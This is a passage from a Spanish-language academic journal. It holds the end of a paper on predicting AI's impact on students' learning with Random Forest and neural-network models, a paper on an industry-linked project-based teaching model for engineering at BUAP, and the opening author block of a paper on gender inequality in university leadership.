Summary. In recent years, the use of smart technologies has become a key alternative for strengthening the educational process in higher education; indeed, the rapid evolution and immense potential of artificial intelligence (AI) are driving the integration of both teachers and students into the digital ecosystem—a trend gaining increasing acceptance. While the student's role is evolving in light of this innovation engine and the move toward Society 5.0, the teacher's role remains static, often characterized by uncertainty regarding AI across various Latin American countries. Consequently, this study details the development of two machine learning models—based on the CRISP-DM methodology and data from software engineering students—to analyze and predict AI's impact on learning. Following validation, the Random Forest model emerged as the best performer, achieving an accuracy of 0.86, a sensitivity of 0.87, and an F1 score of 0.84. The proposed approach is deemed suitable for making predictions and leveraging the resulting insights to enhance decision-making and the educational process through appropriate tools.

Keywords: learning, machine learning, smart resources.

1 Introducción

En los últimos años la IA ha constituido una de las mayores tendencias mundiales y ha logrado transformar el ecosistema educativo, tanto en términos presenciales como virtuales el rol docente requiere sensibilización y atender las exigencias del estudiante que demanda nuevas competencias de sus facilitadores en términos disciplinares y didácticos [1].

Hoy en día, la innovación educativa inteligente es una necesidad para las escuelas de todos los niveles, más aun en el nivel profesional y posgrado donde los estudiantes se encuentran cerca o dentro del ámbito laboral. La presencia decisiva de la IA al ámbito educativo está obligando a la comunidad universitaria a ceñirse a una forma de trabajo acelerada e innovadora, en el caso de estudiantes esto ha sido bien recibido, no así por los docentes de diversos países de Latinoamérica quienes expresan desconocimiento y falta de credibilidad respecto a la IA como factor de éxito en la formación [2].

Países que, a su vez, reconocen la aplicación de alternativas inteligentes como factor decisivo para la adquisición del conocimiento y la superación de los desafíos actuales [3]. Según la revisión de la literatura, la implementación de la IA en el sector educativo ha generado debates acerca de su impacto en la enseñanza y el aprendizaje, diversos estudios han discutido las ventajas de los recursos educativos y las desventajas en el proceso según opinión de estudiantes y docentes [2]. El uso de estas aplicaciones ha mostrado en ocasiones

desconfianza, al igual que la capacitación docente en el tema [3], sin embargo, es fundamental la integración de recursos inteligentes y aprovechar el potencial de la IA [4].

Por lo anterior, la presente propuesta consiste en la creación de dos modelos predictivos del impacto de la IA en el aprendizaje cuyo propósito consiste en fundamentar la toma de decisiones alrededor del proceso educativo del estudiante desde un enfoque personalizado y con base en ello construir estrategias que contribuyan a incrementar su rendimiento a través de herramientas eficaces. Con base en los resultados se identificó la mejor propuesta, siendo random forest por encima de red neuronal artificial.

2 Estado del Arte

La literatura expresa la importancia de la IA en diversas actividades educativas, como es la planeación, impartición de clase y evaluación, sin embargo, se observan inconvenientes [5]. La IA podría contribuir a la personalización del aprendizaje mediante metodologías adecuadas, mediante ajuste dinámico y considerando la desigualdad en acceso tecnológico y la brecha educativa entre regiones [6], de igual manera podría apoyar la detección de deficiencias y construir estrategias efectivas, considerando limitaciones del alumno [7].

La literatura expone amplio número de trabajos en el ámbito de la educación apoyada por IA, sin embargo, son reducidas las propuestas para predecir impacto en el aprendizaje, por ello, se agregaron algunas por su representatividad en el ámbito.

Se desarrolló un predictor de rendimiento académico de alumnos de ingeniería donde se aplicaron técnicas de aprendizaje automático (AA), como son: K vecinos cercanos, máquina de soporte vectorial, árbol de decisión y perceptron simple logrando el mejor rendimiento con este último, no obstante, con precisión de 61% [8], en la predicción de resultado académico, aplicaron random forest y gradient boosted, logrando 90% y 93% de precisión [9]. Otros estudios analizaron regresión logística, xtreme boosting gradient, k-vecinos cercanos, random forest, red neuronal artificial y máquina de soporte vectorial, logrando la red neuronal un 82.4% de exactitud, siendo este el mejor resultado [10].

En la predicción del abandono escolar se desarrollaron 14 propuestas, siendo la de mayor precisión el K-vecino cercano con 87% de precisión [11].

3 Metodología

Para este apartado se expone un modelo de aprendizaje profundo para predecir el impacto de la IA en el aprendizaje de alumnos, para recabar los datos se aplicó un cuestionario mediante herramientas de google forms, logrando participación del 50% de la matrícula de ingeniería de software, es decir, 68 estudiantes. El trabajo se basó en la metodología CRISP-DM (Cross Industry Standard Process for Data Mining), la cual se integra por 6 fases: I. Entendimiento del negocio, del contexto, II. Entendimiento de los datos, III. Transformación de los datos, IV. Modelado, V. Validación y VI. Despliegue.

Fase I. La aplicación de recursos didácticos dentro del salón de clases en ocasiones se realiza de forma tradicional, es decir, los docentes en países latinos aun hacen uso de recursos diferentes a los que frece la IA, lo cual representa una debilidad reflejada en los estudiantes ubicados en desventaja respecto a aquellos que si aprovechan las tecnologías emergentes e innovadoras, quienes expresan la creciente demanda de experimentar experiencias educativas personalizadas y efectivas.

Fase II. Para identificar la percepción de los estudiantes respecto al impacto de la IA en el proceso de aprendizaje se realizó un análisis exhaustivo del comportamiento de los datos con la exploración de 21 variables, se contó con una variable objetivo la cual contiene 3 clases o categorías de salida. Las variables son de tipo numérico y object, (ver tabla 1). Para identificar cómo serán procesadas según el tipo de dato.

Tabla 1. Variables. Fuente: elaboración propia

VARIABLE	TIPO
Nivel educativo	Object
Has escuchado hablar sobre IA	Object

Herramienta de IA para fortalecer el aprendizaje	Object
Frecuencia de uso	Object
Tus profesores te permiten usar IA	Object
Actividades utilizan IA	Object
Actividades que la IA es útil para el aprendizaje	Object
La IA tiene desventajas para tu aprendizaje	Object
Principal desventaja	Object
La IA representa un peligro en la educación	Object
Beneficios del uso de la IA en el aprendizaje	Object
Uso responsable de la IA para el aprendizaje	Object
Es confiable la información generada por la IA	Int64
Impacto Aprendizaje	Int64
La IA mejorara la creatividad en los estudiantes	Object
La IA fomenta el pensamiento crítico	Object
Ha cambiado tus estudios con la IA	Object
A quién beneficia la IA en la educación	Object
Conoce la Sociedad 5.0	Object
Integrar IA en la enseñanza	Object
Evolución de IA en la educación	Object
Estrategias para la IA sin afectar el aprendizaje	Object

Fase III. La variable objetivo es 'Impacto Aprendizaje', aplica la siguiente función:

- Si el valor de Impacto Aprendizaje está entre 0 y 1 se clasifica como bajo.
- Si el valor de Impacto Aprendizaje está en 2, se clasifica como regular.
- Si el valor de Impacto Aprendizaje está entre 3 y 4, se clasifica como considerable.

Se procedió a verificar la existencia de valores nulos, lo que arrojó la existencia de ellos, por lo que se aplicó la moda para rellenar por tratarse de tipo categórico.

Con base en las variables procesadas por el modelo para su entrenamiento, se utilizó el método *Label Encoder* para la categorización. Para efectuar el escalamiento se utilizó la

técnica de *Standard Scaler,* que consiste alcanzar media=0 y desviación estándar=1. A continuación se procedió a verificar el equilibrio de los datos (ver figura 1).




Figura 1. Equilibrio de los datos. Fuente: elaboración propia.

Los datos se dividieron en conjuntos de entrenamiento y prueba para evaluar el desempeño de los modelos. El proceso se realizó mediante la función *train test split* de la librería *Scikit-learn* con los siguientes parámetros: tamaño del conjunto de prueba: Test_size = 80%, semilla aleatoria: se estableció random_state = 42 para garantizar reproducibilidad.

Fase IV: El desarrollo de la propuesta consistió en un modelo de clasificación con algoritmo de Perceptrón Multicapa como un tipo de red neuronal que, en su arquitectura, ver figura 2, utiliza capas de nodos conectadas para aprender patrones ocultos.




Figura 2. Arquitectura del modelo neuronal. Fuente: elaboración propia

De igual manera se aplicó el algoritmo Random Forest, el cual, se compone de una colección de árboles de decisión y cada árbol en el conjunto está compuesto por una muestra de datos existencia extraída por un conjunto de entrenamiento con reemplazo, cuya arquitectura consta de 800 árboles para procesar un total de 24 variables de entrada, correspondientes a las características del conjunto de datos, la figura 3 muestra su arquitectura.




Figura 3. Arquitectura del modelo Random Forest. Fuente: elaboración propia

Después del entrenamiento se sometió a un conjunto de métricas y sus resultados son expuestos en el apartado siguiente.

4 Resultados

Fase V. Para la evaluación del modelo neuronal se analizó luego de equilibrar los datos con el fin de observar el comportamiento cada caso, el cual se muestra en la tabla 2.

Tabla 2. Resultados del modelo neuronal. Fuente: elaboración propia.

	Distribución original	Submuestreo	Sobremuestreo
Accuracy	0.62	0.51	0.59
Precisión	0.75	0.55	0.585
Recall	.665	0.55	0.60
f1-score	.665	0.55	0.58

Se graficó la pérdida y la precisión durante el entrenamiento (ver figura 4) para comprobar su comportamiento.




Figura 4. Pérdida y precisión modelo neuronal. Fuente: elaboración propia

Con base en lo anterior, la validación del algoritmo random forest se llevó a cabo utilizando las mismas métricas ya que al tratarse de un modelo de clasificación estas son adecuadas, sus resultados se exponen en la tabla 3.

Tabla 3. Resultados del modelo random forest. Fuente: elaboración propia.

Precisión	Recall	F1-score
0.86	0.87	0.84

Los resultados muestran que el rendimiento del modelo de Impacto_Aprendizaje es adecuado, lo cual representa alta confiabilidad en el uso. Las métricas aplicadas permitieron observar su desempeño luego de un proceso de validación, los resultados se visualizan de forma numérica. La percepción del impacto que tiene en el aprendizaje la IA es un fenómeno que algunos modelos lograron representar de manera favorable.

Fase VI. La aplicación y uso de los modelos se lleva a cabo como parte de proyecto de investigación, con el propósito de continuar el análisis del impacto que conlleva en los estudiantes, el uso de la IA y predecir escenarios posibles.

5 Conclusiones

El impacto y potencial de la IA en el aprendizaje es una pregunta fundamental que los docentes realizan de manera frecuente, esta incertidumbre podría dañar el aprendizaje y uso de tecnologías emergentes.

Se desarrolló un modelo neuronal y uno de random forest para el análisis del impacto de la IA en el aprendizaje y se obtuvieron resultados favorables del algoritmo de random forest, el cual se consideró adecuado.

Los modelos de AA muestran alto potencial para la representación de fenómenos cotidianos, tales como el aprendizaje del estudiante, no obstante, para predecir el problema que se expone el modelo neuronal demostró resultados deficientes.

En cuanto al análisis del impacto de la IA en el contexto académico, se considera adecuado construir modelos de AA híbridos, clasificación y regresión complementarios y orientados a la predicción y seguimiento de factores de éxito en las asignaturas, considerando la naturaleza diferente de cada una. El modelo propuesto es capaz de analizar patrones de comportamiento del estudiante y a través de ellos predecir el impacto de la IA en su aprendizaje.

La propuesta de predicción explota datos, no obstante, su privacidad es segura considerando que las herramientas de AA requieren la transformación de los datos antes de iniciar la construcción del modelo.

Como un trabajo futuro, se propone la construcción de modelos orientados a identificar deficiencias del estudiante y con base en ellas proponer métodos de aprendizaje y evaluaciones.

Referencias

[1] Cárdenas, R. G. (2024). Educación superior e Inteligencia artificial: transitando de la docencia a la tutoría. https://riesed.org/index.php/RIESED/article/view/175

[2] Tramallino, C. P., & Zeni, A. M. (2024). Avances y discusiones sobre el uso de inteligencia artificial (IA) en educación. Educación, 33(64), 29-54. https://doi.org/10.18800/educacion.202401.m002
[3] Sánchez, O. V. G. (2023). Uso y percepción de ChatGPT en la educación superior. Revista de Investigación En Tecnologías de la Información, 11(23), 98-107. https://doi.org/10.36825/riti.11.23.009
[4] Panaqué, C. R., & Castañón, C. B. (2024). La inteligencia artificial en la educación del siglo XXI: avances, desafíos y oportunidades. Presentación.
[5] Educación, 33(64), 5-7. https://doi.org/10.18800/educacion.202401.p001
[6] Montiel-Ruiz, F. J., & Ruiz, M. L. (2023). Inteligencia artificial como recurso docente en un colegio rural agrupado. Revista Interuniversitaria de Investigación En Tecnología Educativa, 28-40. https://doi.org/10.6018/riite.592031
[7] Tandayamo, R. C. G., Haro, R. E. M., Lozada, R. F. L., Cobos, D. I. J., & Gaibor, W. A. C. (2023). La Inteligencia Artificial Utilizada como un Recurso para el Aprendizaje. Dialnet. https://dialnet.unirioja.es/servlet/articulo?codigo=9146852
[8] Castaneda, A. U. (2023). Un viaje hacia la inteligencia artificial en la educación.
[9] Realidad y Reflexión, 56, 121-136. https://doi.org/10.5377/ryr.v1i56.15776
[10] Contreras, L. E., Fuentes, H. J., & Rodríguez, J. I. (2020). Predicción del rendimiento académico como indicador de éxito/fracaso de los estudiantes de ingeniería, mediante aprendizaje automático. Formación universitaria, 13(5), 233- 246.
[11] Aráuz, D. C., & Martínez, J. J. (2023). Predicción del rendimiento académico en la UNADECA por medio de sistemas de clasificación. Unaciencia Revista De Estudios E Investigaciones, 16(31), 17-35.
[12] López, T. S., Pérez, D. P., Ruíz, V. G., & Carvajal, L. F. (2023). Implantación de técnicas de machine learning y creación de una red neuronal artificial para la predicción del rendimiento académico de estudiantes en ambientes universitarios que usan e-learning y streaming. DYNA, 98(3), 282-287.
[13] Rojas, J. P. J., Cañari, W. Y., & Galindez, J. A. O. (2024). Modelo de aprendizaje automático para la predicción del abandono escolar mediante encuestas de hogares. Revista Identidad, 10(2), 24-33.

Modelo de Enseñanza en la Ingeniería basado en Proyectos Integradores Vinculados con la Industria
Engineering Teaching Model Based on Industry-Linked Integrative Projects

María Claudia Denicia Carral [1], Gustavo Manuel Minquiz Xolo[1], Ana Luisa Ballinas Hernández [1], Judith Pérez Marcial[1], Héctor Medina Cruz[1]

[1] Benemérita Universidad Autónoma de Puebla - Campus San José Chiapa, Calle 2 Sur S/N, Ciudad Modelo. C.P. 75012. San José Chiapa, Puebla, México.

{claudia.denicia, gustavo.minquiz, analuisa.ballinas, judith.perez, hector.medinacruz@correo.buap.mx}

Fecha de recepción: 23 de septiembre de 2025
Fecha de aceptación: 5 de marzo de 2026

Resumen. La vinculación entre la industria y la universidad presenta muchos beneficios, pues es una oportunidad de que estudiantes, docentes y empleadores compartan experiencias, además de que los estudiantes pueden adquirir experiencia laboral antes de egresar de una carrera. En este trabajo se presenta un modelo de enseñanza para ingenierías basado en proyectos integradores vinculados con la industria. Además, se ejemplifica a través de un caso de estudio para la Ingeniería en Sistemas y Tecnologías de la Información Industrial de la BUAP. Los resultados obtenidos en cuanto a empleabilidad, la adquisición de competencias técnicas y habilidades blandas demuestra que el modelo funciona adecuadamente. Como trabajo a futuro se propone la realización de pruebas que permitan generalizar los resultados para otras ingenierías.

Palabras Clave: Modelo de enseñanza, Educación para la Ingeniería, Proyecto Integrador, Tecnologías de la Información, Vinculación Industrial.

Summary. Industry-university collaboration offers numerous benefits, providing an opportunity for students, faculty, and employers to share experiences while allowing students to gain work experience before graduation. This paper presents an engineering education model based on industry-linked integrative projects, illustrated through a case study from the Industrial Systems and Information Technologies Engineering program at BUAP. Results regarding employability and the acquisition of technical competencies and soft skills demonstrate the model's effectiveness. Future work will involve conducting tests to determine the generalizability of these results to other engineering disciplines.

Keywords: Teaching model, Engineering education, Integrative project, Information technologies, Industry linkage.

1 Introducción

Las empresas empiezan a tener un rol importante, al comprender que la vinculación con las universidades conduce a tener ventaja competitiva, más aún cuando los apoyos financieros de los gobiernos para el desarrollos de proyectos tecnológicos es cada vez más común, en la colaboración industria y universidad hay tres factores fundamentales, mecanismos de gestión, climas de innovación y sistema de recompensas, para así obtener beneficios mutuos en gestión organizativa y cultura innovadora.

Los proyectos integradores en la universidad son actividades en equipo que integran de forma multidisciplinaria conocimientos, habilidades y competencias de un área de conocimiento. En el contexto de las ingenierías estos proyectos deben abordar una problemática real que preferentemente deberá ser planteada por la industria. Este tipo de proyectos impulsa habilidades como el trabajo colaborativo, innovación, investigación y presentación de resultados.

El objetivo de este trabajo es presentar una metodología para el desarrollo de proyectos integradores vinculados con la industria, es decir, que involucren el trabajo colaborativo de varias asignaturas, docentes y estudiantes, para poner en práctica los conocimientos adquiridos en un proyecto conjunto que resuelva una problemática real en la industria. La finalidad es acelerar la adaptación de los egresados al campo laboral y tener un crecimiento compartido empresa – universidad.

2 Estado del arte

Los estudiantes de universidad requieren de habilidades y experiencias para reducir el tiempo de adaptación al ingresar al campo laboral, investigaciones han encontrado un incremento de probabilidades de empleabilidad debido a que cruzan la frontera de escuela a industria [1]. Así también se ha demostrado que sirve como motivación y compromiso la aplicación de los conocimientos adquiridos durante la etapa universitaria, debido a que es determinante para completar las diferentes competencias [2]. Se ha identificado que la diferencia cognitiva y la absorción del conocimiento está relacionado en aspectos de intercambio de empleados y la contratación de graduados, pues mejoran la confianza bidireccional en los universitarios [3].

Se ha demostrado que la formación de competencias profesionales necesita el desarrollo de proyectos formativos que integran la academia, entorno laboral y trabajo de investigación direccionados por la dimensión instructiva, educativa y desarrolladora [4]. Otros estudios han utilizado la metodología de Aprendizaje Orientado en Proyectos (AOP), logrando principalmente cuatro categorías a saber: interpersonales, toma de decisiones, pensamiento crítico y habilidades comunicativas, en este estudio se descubrieron habilidades y actitudes desconocidas por los estudiantes [5].

Otra tendencia en países desarrollados como Singapur, Canadá , Gran Bretaña y Estados Unidos están aplicado la metodología Ciencia, Tecnología, Ingeniería, Artes y Matemáticas (STEAM) que entre varios aspectos implica crear espacios de creatividad, según el conocimiento que se requiera adquirir, estos contextos propician el desarrollo de habilidades y competencias necesarias para la industria 4.0, y que a su vez crea el efecto del crecimiento económico por el personal calificado en las diversas licenciaturas [6].

El gobierno de Australia implementó un Programa de Innovación de Lugar de Trabajo en la Industria, en el cual los empleadores reconocieron beneficios de tener un involucramiento con las universidades en las ingenierías, como; comprender como trabajar con los estudiantes, tener un reclutamiento prospectivo y oportunidad para influir en las capacidades de los egresados, el trabajar con profesionistas que se encuentran dentro del ámbito industrial, da la oportunidad de ampliar la práctica a través de proyectos, simulaciones y estudios de casos, así el estudiante tiene la oportunidad de reflexionar su aprendizaje [7].

La revisión del desarrollo de proyectos de forma vinculada universidad y empresa, deja preguntas sobre la necesidad del desarrollo de nueva tecnología, investigación aplicada y cuáles deberían de ser los mecanismos de cooperación para la transferencia de conocimiento [8]. Las previas investigaciones muestran las ventajas de desarrollar proyectos vinculados con las industrias, sin embargo, es necesario explorar con más detalle la estructura de las metodologías, basado en lograr objetivos compartidos y un crecimiento bilateral.

3 Metodología

La metodología del modelo de enseñanza en la ingeniería basado en proyectos integradores vinculados con la industria se compone de cuatro etapas que engloban actividades encaminadas al desarrollo de habilidades y competencias de los estudiantes de ingenierías, que además facilitaran su inserción en un entorno laboral.

La primera etapa es la selección de proyecto en donde se realiza el contacto universidad-industria a través de reuniones o visitas bidireccionales. Las empresas listan un conjunto de problemáticas que pueden ser resueltas por las ingenierías de la universidad, las cuales son revisadas y validadas por un comité universitario. Para seleccionar el proyecto se realiza un análisis de las asignaturas impartidas en cada semestre, y se determina en que semestre pueden realizarse los proyectos de acuerdo con su dificultad y afinidad. Se establece un convenio de colaboración industria-universidad. En la segunda etapa, planeación del proyecto, se especifica la meta a lograr, el alcance, las restricciones, la duración, las fechas de revisiones y avances, así como los entregables de cada materia y los indicadores de evaluación. Para lograr esta planeación los docentes de las asignaturas que integran el proyecto deben mantener comunicación constante y reuniones con la empresa a la que se le desarrolla el proyecto. La planeación es entregada a los estudiantes al inicio del ciclo escolar, y el proyecto es realizado por equipos de entre 3 a 5 estudiantes durante un semestre.

En la tercera etapa se realiza la ejecución y seguimiento, cada docente de las asignaturas coordina a los estudiantes para lograr los entregables del proyecto, las actividades de la asignatura están encaminadas no solo al aprendizaje de conceptos sino a su aplicación en la resolución de un problema real de la industria, se

incentiva el trabajo en equipo, colaborativo y el autoaprendizaje. La empresa mantiene reuniones con los docentes y estudiantes para revisar y validar los avances del proyecto. Esta interacción favorece el aprendizaje y entusiasmo del estudiante.

Finalmente, en la etapa de revisión y validación, se realiza una jornada de presentación de proyectos con las empresas, cada equipo presenta la propuesta para la resolución del problema industrial y los alumnos son evaluados por la industria y por los docentes de sus asignaturas, mientras la industria evalúa que tan bien la propuesta resolverá su problemática, los docentes se encargan de validar que los estudiantes han adquirido los conocimientos y habilidades de su asignatura. Después de la evaluación se realiza una sesión de retroalimentación en la que los estudiantes reflexionan sobre su desempeño y los logros obtenidos.

3.1 Caso de estudio

Esté modelo se lleva a cabo en la Benemérita Universidad Autónoma de Puebla, en la sede San José Chiapa, ubicada en Ciudad Modelo. Esta sede cuenta con 3 ingenierías, la metodología se ha aplicado a la Ingeniería en Sistemas y Tecnologías de la Información Industrial. La ingeniería se cursa en 8 semestres, en cada semestre se cursan de 2 a 3 módulos, cada módulo está integrado por hasta 5 asignaturas relacionadas. El modelo de enseñanza mostrado se aplica a estudiantes a partir del segundo semestre, seleccionando un módulo para la realización del proyecto integrador. Los proyectos continúan hasta el semestre 7.

Para ejemplificar el modelo se tomará como base el segundo semestre en donde los estudiantes cursan el módulo de "Ingeniería de Software II", que comprende las asignaturas de Ingeniería de Software II, Base de Datos II, Lenguajes de Programación II e Ingeniería y Tecnologías Web. La empresa que colaboró en este proyecto fue "SG Iluminación" dedicada a la venta de productos de iluminación. El proyecto desarrollado fue un sitio de ventas en línea que permita a sus clientes consultar los productos que se ofertan, así como realizar pedidos en línea. Se formaron 6 equipos de 4 a 5 estudiantes y cada equipo desarrollo una propuesta de sitio web.

3.2 Planeación, ejecución y seguimiento

El proyecto se planifico identificando las actividades que se realizaran en cada asignatura del módulo y que ayudan a concretar el proyecto. La Tabla 1 muestra las actividades por asignatura del caso de estudio. Las actividades realizadas en conjunto llevan al cumplimiento de la competencia.

Tabla 1. Planificación de actividades.

Asignatura	Actividades	Competencia esperada
Ingeniería de Software II	Seguir un modelo de desarrollo de software Documentar los procesos del modelo de desarrollo	Gestionar los sistemas de información que son utilizados en la industria a través del análisis de sus requerimientos y siguiendo los estándares internacionales que aseguran sistemas eficientes y robustos.
Base de Datos II	Diseño de la base de datos del sitio web Implementación y conexión con el sitio web	
Lenguajes de Programación II	Programación de la lógica del sitio web a través de un	
Ingeniería y Tecnologías Web	Implementación del sitio web a través del modelo Vista-Controlador. Diseño de interfaces	

La figura 2 es un ejemplo de la planeación de actividades del proyecto que incluye actividades de todas las asignaturas con entregables y la documentación generada siguiendo una metodología de desarrollo de software. En la figura se puede observar los entregables realizados al cliente de la industria, generalmente estas reuniones se realizan de forma virtual, aunque hay empresas que prefieren una interacción presencial con los estudiantes, las reuniones representan una oportunidad para que los estudiantes desarrollen habilidades blandas.




Figura 2. Ejecución de actividades.

La figura 3 es un ejemplo de los entregables realizados por los estudiantes, del lado izquierdo se observa la arquitectura de la aplicación, mientras que del lado derecho se observa la arquitectura de datos y una vista de un sitio desarrollado por un equipo de estudiantes. Es importante mencionar que para un proyecto se generan diferentes propuestas, de tal forma que la industria tiene la posibilidad de seleccionar la propuesta que mejor resuelva su problemática. Esta situación propicia en los estudiantes una actitud de competencia que los lleva a desarrollar mejores proyectos y a ser autodidactas para proponer las mejores soluciones.




Figura 3. Ejemplo de ejecución de actividades y entregables del Proyecto.

3.3 Revisión y validación

En la etapa de revisión los estudiantes cuentan con dos tipos de revisiones: primero se realiza una revisión por parte de los docentes encargados de las asignaturas, en donde se les da indicaciones a los alumnos sobre los aspectos técnicos a mejorar, además se les enseña como realizar entrevistas con clientes y a mejorar sus habilidades blandas. La segunda revisión es realizada por la industria en donde un represente observa los avances de los estudiantes y les proporciona retroalimentación desde un punto de vista de un cliente. Finalmente, en la etapa de validación los estudiantes realizan una presentación de los proyectos realizados, en donde la industria, en este caso de estudio “SG Iluminación”, proporciona retroalimentación a los estudiantes, al finalizar dicha presentación los estudiantes mejoran sus proyectos y se procede a la entrega final del proyecto al cliente.

4 Resultados

La aplicación del modelo de enseñanza propuesto presento algunos retos entre los que destacan la disposición de las industrias y los tiempos de entrega, pues en algunos proyectos la industria requiere las soluciones de inmediato, lo que no es posible pues el desarrollo del proyecto por parte de la universidad involucra el aprendizaje del estudiante. Sin embargo, también observamos ventajas entre ellas se logró un buen trabajo en equipo y colaborativo en los estudiantes, la adquisición de habilidades de programación, bases de datos, y tecnologías web y lenguajes de programación.

Dado que el modelo se lleva a cabo a lo largo de toda la carrera, evaluamos la inserción laboral de los estudiantes egresados bajo este modelo de enseñanza. Se entrevistaron a 52 egresados, de los cuales el 82% indicó que se encontraba laborando, de ellos el tiempo promedio para la obtención de un empleo relacionado con sus estudios fue de 0 a 6 meses (algunos consiguieron empleo antes de egresar), el 65% trabaja en la industria. El rango de salarios que obtienen va de los $10,000.00 a los $40,000.00 pesos.

Entre las preguntas se les pidió que indicaran si el modelo basado en proyectos integradores vinculados con la industria les había dado una ventaja en la obtención y en el desempeño de sus actividades laborales, el 74% indico este modelo había sido de utilidad. Además, el 56% indico que las actividades llevadas a cabo en las asignaturas les permitieron desempeñar mejor sus actividades en el campo laboral.

5 Conclusiones y trabajo a futuro

En este artículo se mostró un modelo de enseñanza basado en proyectos integradores vinculados con la industria para un caso de estudio. Se observo que al finalizar el proyecto los estudiantes adquirieron conocimientos técnicos superiores a cuando las clases se desarrollan con proyectos escolares, los estudiantes mostraron mayor interés en solucionar las problemáticas planteadas por la industria y que resuelven un problema real, además adquirieron un conjunto de habilidades blandas. Dado que este modelo es puesto en marcha en toda la carrera, se realizaron encuestas a egresados en las que se pudo observar un buen grado de aceptación al modelo de estudio. Como trabajo futuro proponemos la utilización de modelos estadísticos que comprueben los resultados observados, además de la construcción de instrumentos que puedan evaluar la utilidad del modelo en otras ingenierías.

Agradecimientos

Agradecemos a los revisores por sus pertinentes comentarios y al Benemérita Universidad Autónoma de Puebla por el apoyo económico a través del proyecto VIEP 2025 para el desarrollo de esta investigación

Referencias

[1] M. C. Flynn, H. Pillay, & J. Watters. Industry–school partnerships: boundary crossing to enable school to work transitions. Journal of Education and Work, 29(3), 309–331. https://doi.org/10.1080/13639080.2014.934789. 2016

[2] R. Gil-Galván, I. Martín-Espinosa, & F. J. Gil-Galván. University student perceptions of competences acquired through problem-based learning. Educacion XX1, 24(1), 271–295. https://doi.org/10.5944/educXX1.26800. 2020

[3] E. de Wit-de Vries, W. A. Dolfsma, H. J. van der Windt, & M.P. Gerkema. Knowledge transfer in university–industry research partnerships: a review. Journal of Technology Transfer, 44(4), 1236–1255. https://doi.org/10.1007/s10961-018-9660-x. 2019.

[4] L. A. Alonso Betancourt, J.J. Larrea Plúa, & C.A. Moya Joniaux. Metodología para la formación de competencias profesionales en estudiantes universitarios mediante proyectos formativos. Transformación, 16(3), 418–434. 2020.

[5] M. E. Zepeda Hurtado, E. O. Cardoso Espinosa, & J. A. Cortés Ruiz. El aprendizaje orientado en proyectos para el desarrollo de habilidades blandas en el nivel medio superior del IPN. RIDE Revista Iberoamericana Para La Investigación y El Desarrollo Educativo, 10(19). https://doi.org/10.23913/ride.v10i19.530. 2019.

[6] O. Shatunova, T. Anisimova, F. Sabirova, & O. Kalimullina. Steam as an innovative educational technology. Journal of Social Studies Education Research, 10(2), 131–144. 2019.

[7] S. A. Male, & R. King. Enhancing learning outcomes from industry engagement in Australian engineering education. Journal of Teaching and Learning for Graduate Employability, 10(1), 101–117. https://doi.org/10.21153/jtlge2019vol10no1art792. 2019.

[8] C. Mascarenhas, J. J. Ferreira, & C. Marques. University-industry cooperation: A systematic

literature review and research agenda. Science and Public Policy, 45(5), 708–718. https://doi.org/10.1093/SCIPOL/SCY003. 2018.

Gender Inequality in Higher Education Leadership
Desigualdad de género en el liderazgo de la educación superior

Francisco Preciado Álvarez[1] Martha Beatriz Santa Ana Escobar[2] Fabian Ojeda Pérez[3] Arquimedes Arcega Ponce[4] Arenagua Uriostegui Fernandez[5]

[1,3,4,5] Facultad de Contabilidad y Administración de Tecomán, Universidad de Colima, Av. Universidad # 333, Colonia Las Víboras, Colima, México, CP. 28040
fpreciado0@ucol.mx, fojeda@ucol.mx, pime@ucol.mx, arenagua_fernandez@ucol.mx
